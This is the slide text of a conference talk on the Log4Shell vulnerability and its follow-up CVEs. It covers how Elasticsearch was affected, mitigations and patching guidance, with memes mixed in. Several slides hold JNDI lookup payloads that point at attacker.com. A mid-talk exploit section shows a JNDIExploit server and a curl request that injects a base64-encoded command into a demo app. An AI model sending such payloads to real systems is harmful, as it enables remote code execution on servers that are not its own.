Philipp Krenn @xeraa

Who remembers Log4Shell?


MY HOLIDAY PLANS
LOG4J
imgflip.com

Shantonu Sen
@shantonusen

My kids just asked why there was a Minecraft update with no features and what a “Log4J” was, and I have been preparing my whole life for this.

I had to start at the beginning with C format strings. I should be able to get to Java and jar files by midnight.

4:57 am · 12 Dec 2021 · Twitter for iPhone

slido

Join at

slido.com

#xeraa

Agenda

What is Log4Shell?
How can you exploit it?
How can it affect products?
How can you protect against it?

Developer 🥑

What is Log4Shell?


CVE-2021-44228

Log4j 2.0-beta9-2.12.1 & 2.13.0-2.14.1

https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

Java Naming and Directory Interface (JNDI)




https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/ (2016)

Log4Shell

https://www.lunasec.io/docs/blog/log4j-zero-day/

```
${jndi:ldap://attacker.com:1389/a}
```

Remote Code Execution
Common Vulnerability Scoring System 10/10



https://securityzines.com/flyers/log4j.html

jorin ᶻᶻᶻ

@YawningJorin

Use programming-positive language!

🚫 DON'T say "arbitrary code execution vulnerability"

✔️ DO say "surprise extension API"

3:40 PM · Dec 11, 2021 · Twitter for Android

---

329 Retweets **10** Quote Tweets **1,055** Likes

cvss

https://www.balbix.com/insights/base-cvss-scores/

Upgrade

JDK7 Log4j 2.12.4

JDK8+ ~~2.15.0~~ 2.16.0, but 2.17.1+ recommended


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-
DID YOU REALLY NAME YOUR SON ($(JNDI:LDAP://evilcorp))Bobby ?
OH. YES. LITTLE BOBBY JINDI, WE CALL HIM.
WELL, WE'VE GOT OUR SERVERS CRYPTOLOCKED. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR LOG4J INPUTS.

Security scanners are 💩

`log4j2.formatMsgNoLookups=true`
available 2.10+, default 2.15+

Some attack vectors depend on JDK features

Remove `JndiLookup` **class from the classpath**


WELL IT'S LOG4J PATCH DAY
PHIL
AGAIN
imgflip.com

CVE-2021-45046

Incomplete patch in 2.15.0

CVSS 3.7 (limited DoS) updated to 9.0 (limited RCE)

`${jndi:ldap://attacker.com:1389/a}` **to**
`${jndi:ldap://127.0.0.1#attacker.com:1389/a}`

Exploit

Custom / non-default pattern

```
appender.console.layout.pattern = ${ctx:tainted} -
%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1}:%L - %m%n
```

```
ThreadContext.put("tainted", TAINTED);
logger.error("My log message with tainted context...");
```

Upgrade

Log4j 2.16.0 or 2.12.2

Or remove `JndiLookup` **class**

DELETES JNDI LOOKUP CLASS


0
DAYS
WITHOUT LOG4J CVE
imgflip.com

CVE-2021-45105

New vulnerability, non-default pattern needed

CVSS 5.9 (DoS)

Upgrade to 2.17.0 or 2.12.3.

Change

To close this attack vector for good, Log4j 2.17.0 changed recursive substitution within lookups:

Recursive evaluation is allowed while parsing the configuration (no user-input/LogEvent data is present, and configuration breaks are to be avoided) however when log-events themselves are being evaluated we never recursively evaluate substitutions.


Bernie
I am once again asking
you to fix a log4j vulnerability
imgflip.com

CVE-2021-44832

RCE via the JDBC Appender when an attacker controls the configuration in 2.17.0

CVSS 6.6

Upgrade to 2.17.1 or 2.12.4

elastic

@xeraa


ATTACKERS WAITING FOR AN
INSIDER TO EDIT THE CONFIG FILE
imgflip.com

PS: How many "features" should your logger have?

Questions?

slido.com `#xeraa`

How can you exploit it?

Example

Spring Boot: https://github.com/christophetd/log4shell-vulnerable-app

Gradle

```
dependencies {
    implementation('org.springframework.boot:spring-boot-starter-web') {
        exclude group: 'org.springframework.boot', module: 'spring-boot-starter-logging'
    }
    implementation 'org.springframework.boot:spring-boot-starter-log4j2:2.6.1'
    testImplementation 'org.springframework.boot:spring-boot-starter-test'
}
```

Java

```
@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
        logger.info("Received a request for API version " + apiVersion);
        return "Hello, world!";
    }

}
```

Exploit

```
# Exploit server
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <private IP> -p 8888

# Loading the exploit
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://<private IP>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'

# Owned system
docker exec vulnerable-app ls /tmp
```

Why was there no virus / worm?

Questions?

slido.com `#xeraa`

How can it affect products?


log4shell™
Elasticsearch

Elasticsearch 5.0 to 7.16.0 are using a vulnerable Log4j2 version 😱

But it's not that simple...

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥7.16.3	2.17.1	any	-	-	-	Log4j 2.17.1 and `JNDILookup` class removed
7.16.2	2.17.0	any	-	-	-	Log4j 2.17.0 and `JNDILookup` class removed
7.16.1	2.11.1	any	-	-	-	`JNDILookup` class removed and `log4j2.formatMsgNoLookups=true`
7.0.0–7.16.0	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
7.0.0–7.16.0	2.11.1	<9	-		`formatMsgNoLookups`	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥6.8.23	2.17.1	any	-	-	-	Log4j 2.17.1 and `JNDILookup` class removed
6.8.22	2.17.0	any	-	-	-	Log4j 2.17.0 and `JNDILookup` class removed
6.8.21	2.11.1	any	-	-	-	`JNDILookup` class removed and `log4j2.formatMsgNoLookups=true`
6.4.0–6.8.20	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
6.4.0–6.8.20	2.11.1	<9	-	💥	`formatMsgNoLookups`	Java Security Manager
6.0.0–6.3.2	2.9.1	≥9	-	-	-	Java Security Manager and JVM default
6.0.0–6.3.2	2.9.1	<9	-	💥	Remove `JNDILookup` class	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥5.6.11	2.11.1	any	💥	💥	`formatMsgNoLookups`	-
5.0.0-5.6.10	2.6.2-2.9.1	any	💥	💥	Remove `JNDILookup` class	-
<5.0.0	1.x	any	-	-	-	Log4j 1.x

Do you know the Log4j and JDK versions of all your dependencies?

...on Docker?

Built-in JDK

Elasticsearch since 7.0.0; Docker since 5.0.0

Check `GET _nodes/?filter_path=nodes.*.name,nodes.*.jvm`

Java Security Manager

Saved our 

Deprecated in JDK17
https://openjdk.java.net/jeps/411

Anonymous

3 0 24 Jun, 12:02pm

How much Java Security Manager actually helps you and how often it's a pain in the a$$?

JSM replacement

Modularization + other tricks in the works

https://github.com/elastic/elasticsearch/labels/modularization

security.policy

```
// Allow host/ip name service lookups
permission java.net.SocketPermission "*", "resolve";

// Allow reading and setting socket keepalive options
permission jdk.net.NetworkPermission "getOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPCOUNT";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPCOUNT";
```

https://github.com/elastic/elasticsearch/blob/7.16/server/src/main/resources/org/elasticsearch/bootstrap/security.policy

Java Security Manager

Few exceptions for https://github.com/elastic/elasticsearch/search?q=SocketPermission like Netty

Elasticsearch 5.x not as strict

Longstanding Log4j update

https://github.com/elastic/elasticsearch/pull/47298

Not merged because of Security Manager

Mitigate

Set `-Dlog4j2.formatMsgNoLookups=true`

Check `GET _nodes/?filter_path=nodes.*.name,nodes.*.jvm.input_arguments`

Hack

Remove `JNDILookup` class with Gradle

```
def patchLog4j = tasks.register('patchLog4j', Zip) {
  archiveExtension = 'jar'
  from({ zipTree(configurations.log4j.singleFile) }) {
    exclude '**/JndiLookup.class'
  }
}
```

Bad Hack

```
# Remove `JNDILookup` class in the JAR
zip -d lib/log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

# Check
jar tvf lib/log4j-core-*.jar | grep -i JndiLookup
```

Hot Patch

https://github.com/corretto/hotpatch-for-apache-log4j2

Every time the process starts; not officially tested or recommended for Elasticsearch

Hot Patch vulnerability

https://www.computerweekly.com/news/252516112/AWS-fixes-vulnerabilities-in-Log4Shell-hot-patch (April 2022)

Don't try to be (too) smart


Log4Shell
Not logging anything
imgflip.com

Elasticsearch logging API

```
PUT _cluster/settings
{
  "persistent": {
    "logger._root": "OFF"
  }
}
```


YOLO.
REPLACE THE JAR
imgflip.com

Drop / replace the logging JARs

Startup error, Security Manager error, or maybe working

Support overwhelmed by requests

Questions?

slido.com `#xeraa`

How can you protect against it?

Misconceptions


I need to use a vulnerable version in my app

An attacker needs to be able to access a vulnerable system

General

Sanitize inputs

Incoming / outgoing firewall



https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/

Version 6.1

TLP:WHITE

Mind map #1
Am I vulnerable to Log4Shell ?

Prioritize patching, starting with mission critical systems, internet-facing systems, and networked servers.
Then prioritize patching other affected information technology and operational technology assets.

Mind map #2
Detecting log4shell vulnerability

Am I running code in a JVM

Yes

Is it using log4j ?

You can try to know by launching this on Linux :

```
dpkg -l | grep liblog4j
dpkg -l | grep log4
find / -name log4j-core-*.jar
locate log4j | grep -v log4js
```

No

Am I using third-party solution in a public list (i.e. [1])

No

Yes

Marked as safe ?

Yes

Safe, but keep refreshing on different lists and map your assets using a thorough CMDB and watch for vendor update

No

Safe, but keep refreshing on different lists and map your assets using a thorough CMDB

Yes

Major version 1 or 2 ?

Version 1.x

JMS appender configured to do lookup in *log4j.properties* or *log4j.xml* AND writing rights have to be set on conf. files

Yes

Vulnerable to CVE-21-4104
Lower impact
Local exploitation

Vulnerable to CVE-2019-17571
High impact
RCE

version 1.X (last, 1.2.17) is EOL (2015)
Upgrade to 2.17.x for Java8
Upgrade to 2.12.2 for Java 7

Remove JMSAppender or change configuration

Fork patching last CVEs
https://github.com/albfernandez/log4j/

Version 2.x

Java 8 : is version >= 2.17.0
Java 7 : is version >= 2.12.2

No

Yes

Java 8: is version == 2.16.0

Yes

Vulnerable to CVE-2021-45105
DoS (infinite recursion)

No

Java 8: is version == 2.15.0

Yes

[3] Vulnerable to CVE-2021-45046
DDoS & RCE through deserialisation

No

Java 8 : Is version < 2.15.0
Java 7 : is version <= 2.12.1

Yes

Vulnerable to CVE-2021-44228
High impact

Best

Java 8 : Patch to 2.17.x
Java 7 : Patch to 2.12.2

[2] Remove JNDI lookup by relaunching java with

`"-Dlog4j2.formatMsgNoLookups=True"`

Manually remove the JNDILookup class from classpath

Java version is >= 6u211, 7u201, 8u191
LDAP/RMI attack vector is not possible
Log4j patch is still required

Java version is < 6u211, 7u201, 8u191
LDAP/RMI attack vector is possible
class injection possible

Patch or isolate the third-party solution

[1] https://github.com/NCSC-NL/log4shell/blob/main/software/README.md

[2] This mitigation has been seen as potentially insufficient from different sources. It is advised to follow other remediations steps as well.

[3] ThreadContext map has to be in use to trigger CVE-2021-45046 exploitation

```
// Note that 1st argument matches the variable name from the configured pattern
ThreadContext.put("useragent", userAgent);
```

Author : Loïc Castel
https://www.linkedin.com/in/loicc/

Thanks to InterCERT-FR & Atos teams for their help and remarks

TLP:WHITE

Daniel Stenberg
@bagder

If you are a multi billion dollar company and are concerned about log4j, why not just email OSS authors you never paid anything and demand a response for free within 24 hours with lots of info? (company name redacted for *my* peace of mind)

```
Dear Haxx Team Partner,

You are receiving this message because [redacted] uses a product you developed.
We request you review and respond within 24 hours of receiving this email. If
you are not the right person, please forward this message to the appropriate
contact.

As you may already be aware, a newly discovered zero-day vulnerability is
currently impacting Java logging library Apache Log4j globally, potentially
allowing attackers to gain full control of affected servers.

The security and protection of our customers' confidential information is our
top priority. As a key partner in serving our customers, we need to understand
your risk and mitigation plans for this vulnerability.

Please respond to the following questions using the template provided below.
```

PS: OSS drama around Log4j1

https://github.com/qos-ch/reload4j

Insights from tracing

Observability

Overview
Alerts
Cases

Logs
Stream
Anomalies
Categories

Metrics
Inventory
Metrics Explorer


APM
Services
Traces
Dependencies
Service Map

Uptime
Monitors
TLS Certificates

User Experience

Latency distribution

Selection: 789 - 1,471 ms



Trace sample

